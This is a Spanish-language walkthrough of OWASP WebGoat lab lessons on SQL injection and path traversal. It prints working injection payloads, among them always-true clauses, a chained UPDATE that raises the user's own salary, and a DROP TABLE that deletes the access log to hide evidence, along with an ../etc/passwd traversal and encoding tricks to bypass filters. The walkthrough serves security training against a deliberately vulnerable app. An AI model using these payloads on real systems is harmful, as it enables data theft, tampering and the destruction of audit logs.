

1 A3 Injection

1.1 SQL Injection

SQL es un lenguaje de programación estandarizado (ANSI en 1986, ISO en 1987) que se utiliza para gestionar bases de datos relacionales y realizar diversas operaciones con los datos que contienen.

Una base de datos es una colección de datos. Los datos se organizan en filas, columnas y tablas, y se indexan para que la búsqueda de información relevante sea más eficiente.

ID de usuario	nombre de pila	apellido	departamento	salario	auth_tan
32147	paulina	Travers	Contabilidad	\$46.000	P45JSI
89762	tobi	barnett	Desarrollo	\$77.000	TA9LL1
96134	Beto	franco	Marketing	\$83.700	LO9S2V
34477	Abrahán	Holman	Desarrollo	\$50.000	UU2ALK
37648	John	Herrero	Marketing	\$64.350	3SL99A

Tabla 1.- Tabla Empleados

Hay tres categorías principales de comandos SQL:

- Lenguaje de manipulación de datos (DML)
- Lenguaje de definición de datos (DDL)
- Lenguaje de control de datos (DCL)

1.1.1 Consultando Datos

En el ejercicio 2, escribe la consulta requerida

It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

SQL query

Submit

Haz clic en “Submit”, para validar tu respuesta.

✓

SQL query

Submit

You have succeeded!

select department from employees where userid = 96134

DEPARTMENT

Marketing

1.1.2 Data Manipulation Language (DML)

DML corresponde a la colección de sentencias SQL que crean, modifica o eliminan los datos en la tablas.

Para solucionar el ejercicio 3, inserta la sentencia sql:

update employees set department = 'Sales' where userid = 89762

It is your turn!

Try to change the department of Tobí Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query

Submit

Congratulations. You have successfully completed the assignment.

update employees set department = 'Sales' where userid = 89762

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

1.1.3 Data Definition Language (DDL)

El lenguaje de definición de datos incluye comandos para definir estructuras de datos. Los comandos DDL se utilizan comúnmente para definir el esquema de una base de datos. El esquema se refiere a la estructura u organización general de la base de datos y, en bases de datos SQL, incluye objetos como tablas, índices, vistas, relaciones, activadores y más.

Ejecuta la siguiente sentencia:

alter table employees add phone varchar(20)

```

CREATE TABLE employees(
  userid varchar(6) not null primary key,
  first_name varchar(20),
  last_name varchar(20),
  department varchar(20),
  salary varchar(10),
  auth_tan varchar(6)
);

```

This statement creates the employees example table given on page 2.

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

✓

SQL query

Submit

Congratulations. You have successfully completed the assignment.

alter table employees add phone varchar(20)

1.1.4 Data Control Language (DCL)

El lenguaje de control de datos se utiliza para implementar la lógica de control de acceso en una base de datos. DCL se puede utilizar para revocar y otorgar privilegios de usuario sobre objetos de bases de datos, como tablas, vistas y funciones.

Si un atacante "inyecta" con éxito comandos SQL tipo DCL en una base de datos, puede violar la confidencialidad (usando comandos GRANT) y la disponibilidad (usando

comandos REVOKE) de un sistema. Por ejemplo, el atacante podría otorgarse privilegios de administrador en la base de datos o revocar los privilegios del verdadero administrador.

- Los comandos DCL se utilizan para implementar el control de acceso a los objetos de la base de datos.
- GRANT: otorga a un usuario privilegios de acceso a los objetos de la base de datos
- REVOKE: retirar los privilegios de usuario que se otorgaron anteriormente mediante GRANT

Referencia:

<https://hsqldb.org/doc/2.0/guide/accesscontrol-chapt.html>

Ejecuta la siguiente sentencia:

grant all on grant_rights to unauthorized_user

Try to grant rights to the table `grant_rights` to user `unauthorized_user`:

✓

SQL query

Submit

Congratulations. You have successfully completed the assignment.

1.1.5 String SQL Injection

Selecciona la mejor opción, para la inyección de SQL.

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + '";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '
Smith
or
1 = 1
Get Account Info

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	, 0,	
101	Joe	Snow	2234200065411	MC	, 0,	
102	John	Smith	2435600002222	MC	, 0,	
102	John	Smith	4352209902222	AMEX	, 0,	
103	Jane	Plane	123456789	MC	, 0,	
103	Jane	Plane	333498703333	AMEX	, 0,	
10312	Jolly	Hershey	176896789	MC	, 0,	
10312	Jolly	Hershey	333300003333	AMEX	, 0,	
10323	Grumpy	youaretheweakestlink	673834489	MC	, 0,	
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	, 0,	
15603	Peter	Sand	123609789	MC	, 0,	
15603	Peter	Sand	338893453333	AMEX	, 0,	
15613	Joesph	Something	33843453533	AMEX	, 0,	
15837	Chaos	Monkey	32849386533	CM	, 0,	
19204	Mr	Goat	33812953533	VISA	, 0,	

Your query was: `SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'`
Explanation: This injection works, because `or '1' = '1'` always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: `SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE`, which will always evaluate to true, no matter what came before it.

1.1.6 Numeric SQL Injection

Uno de los campos es susceptible de inyección.

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

☒

Login_Count:

User_Id:

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= null or '1'='1'

1.1.7 Compromising confidentiality with String SQL Injection

Obtenemos los datos confidenciales de todos los empleados.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is 3SL99A.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";

☒

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

1.1.8 Compromising Integrity with Query chaining

Un atacante usando inyección SQL, podría modificar los datos:

En un primer caso queremos ver los salarios de los otros empleados, observa que Tobi y Bog tienen mejor salario de John Smith, lo arreglaremos 😊.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is 3SL99A.

Employee Name:

Authentication TAN:

Still not earning enough! Better try again and change that.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Modificando los datos

Inserta en la caja la sentencia:

`' or 1=1; update employees set salary=99999 where userid = 37648 --`

En la caja del TAN agrega el TAN de Jhon Smith.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is 3SL99A.

✓

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	99999	3SL99A
96134	Bob	Franco	Marketing	83700	LO9S2V
89762	Tobi	Barnett	Development	77000	TA9LL1
34477	Abraham	Holman	Development	50000	UU2ALK
32147	Paulina	Travers	Accounting	46000	P45JSI

1.1.9 Compromising Availability

En la caja presiona ENTER para ver el log.

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a `access_log` table, where all your actions have been logged to! Better go and *delete it* completely before anyone notices.

Action contains:

There is still evidence of what you did. Better remove the whole table.

ID	TIME	ACTION
0	2023-11-11 16:53:18	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"
1	2023-11-11 16:54:25	SELECT * FROM employees WHERE last_name = "John" AND auth_tan = "3SL99A"
2	2023-11-11 16:54:39	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"
3	2023-11-11 16:57:02	SELECT * FROM employees WHERE last_name = "null" AND auth_tan = " null or "1" = "1"
4	2023-11-11 16:57:35	SELECT * FROM employees WHERE last_name = "null" AND auth_tan = " null" or "1" = "1"
5	2023-11-11	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"

Un atacante podría comprometer la disponibilidad de los datos comprobemos eliminando la tabla Access_log, en la caja escribe la siguiente sentencia:

```
%'; drop table access_log --
```

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a access_log table, where all your actions have been logged to! Better go and delete it completely before anyone notices.

☒ Action contains:

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

Felicitaciones, terminaste la primera parte del ejercicio.

1.2 Path transversal

Un recorrido de ruta (directorio) es una vulnerabilidad en la que un atacante puede acceder o almacenar archivos y directorios fuera de la ubicación de la aplicación. Puede provocar la lectura de archivos de otros directorios y la sobrescritura de archivos críticos del sistema en caso de que se cargue un archivo.

1.2.1 ¿Cómo funciona?

Por ejemplo, supongamos que tenemos una aplicación que aloja algunos archivos, en el siguiente formato: <http://example.com/file=report.pdf> ahora, como atacante, estás interesado en otros archivos, por supuesto, así que intentas. <http://example.com/file=../../../../../../etc/passwd>. En este caso, intentas caminar hasta la raíz del sistema de archivos y luego acceda `/etc/passwd` para obtener acceso a este archivo. Se `../` llama punto-punto-barra, otro nombre para este ataque.

Por supuesto, este es un ejemplo sencillo y, en la mayoría de los casos, esto no funcionará ya que los marcos implementan controles. Por lo tanto, debemos ser un poco más creativos y comenzar a codificar `../` antes de que la solicitud se envíe al servidor. Por ejemplo, si codificamos la URL `../`, obtendrá `%2e%2e%2f` y el servidor web que reciba esta solicitud la decodificará nuevamente en `../`.

Además, tenga en cuenta que evitar que las aplicaciones filtren esas codificaciones con doble codificación también podría funcionar. Es posible que sea necesaria una doble codificación cuando tiene un sistema A que llama al sistema B. El sistema A solo decodificará una vez y llamará a B con la URL aún codificada.


1.2.2 Path traversal while uploading files

En esta tarea, el objetivo es sobrescribir un archivo específico en el sistema de archivos. Por supuesto, WebGoat se preocupa por los usuarios, por lo que debe cargar su archivo en la siguiente ubicación fuera de la ubicación de carga habitual.


SO Ubicación

Linux `/home/webgoat/.webgoat-2023.4/PathTraversal1`


Inicia el proxy local Burpsuite.




Abre Firefox y configura la extension FoxyProxy.



Abre en Firefox la aplicación Webgoat.




Verifica que se esta interceptando el trafico en Burp suite



Nota:

- Verifica que el FoxyProxy este activo en el navegador Firefox.




Carga una imagen (cualquier imagen de extensión .jpg), mientras interceptas el tráfico.

Path traversal while uploading files

In this assignment, the goal is to overwrite a specific file on the file system. Of course, WebGoat cares about the users so you need to upload your file to the following location outside the usual upload location.

OS	Location
Linux	/home/webgoat/.webgoat-2023.4/PathTraversal




Full Name:

Email:


Password:

Encuentra en Burp Suite la siguiente petición POST.




The screenshot shows the Burp Suite interface with the Intercept tab selected. A request to `http://146.190.155.106:8080` is intercepted. The request is a POST to `/WebGoat/PathTraversal/profile-upload HTTP/1.1`. The request body is a multipart/form-data containing a file named `secure.jpg`. The Inspector panel on the right shows the selected text of the request body.

Agrega la petición a Repeater en Burp Suite.



En Repeater envía la petición con “Send” y revisa la respuesta.



Modifica el contexto en “fullName”, agrega ../test y vuelve a enviar la petición.

Target: http://146.190.155.106:8080 HTTP/1

Request

```

1  POST http://146.190.155.106:8080/ HTTP/1.1
2  Host: 146.190.155.106:8080
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
4  Accept: */*
5  Accept-Language: es-ES
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/json
8  Content-Length: 151
9  Connection: close
10
11  {"lessonCompleted":true,
12   "feedback":
13   "Congratulations. You have successfully complet
14   ed the assignment.",
15   "output":null,
16   "assignment":"ProfileUpload",
17   "attemptWasMade":true
18 }

```

Response

```

1  HTTP/1.1 200 OK
2  Connection: close
3  X-XSS-Protection: 1; mode=block
4  X-Content-Type-Options: nosniff
5  X-Frame-Options: DENY
6  Content-Type: application/json
7  Date: Sun, 12 Nov 2023 15:02:49 GMT
8
9  {
10   "lessonCompleted":true,
11   "feedback":
12   "Congratulations. You have successfully complet
13   ed the assignment.",
14   "output":null,
15   "assignment":"ProfileUpload",
16   "attemptWasMade":true
17 }

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 4
- Request cookies: 1
- Request headers: 12
- Response headers: 6

Verifica el mensaje de respuesta: “Congratulations. You have successfully completed the assignment.”

En la lección 3 de este apartado, el programador a solucionado el problema relacionado con modificar el contexto con `../test`, intentaremos superar esa implementación.


Carga una imagen e intercepta el tráfico con Burp Suite.

1 2 3 4 5 6 7 8

Path traversal while uploading files

The developer became aware of the vulnerability and implemented a fix that removed the `../` from the input. Again the same assignment, but can you bypass the implemented fix?

OS: Linux Location: /home/webgoat/.webgoat-2023.4/PathTraversal



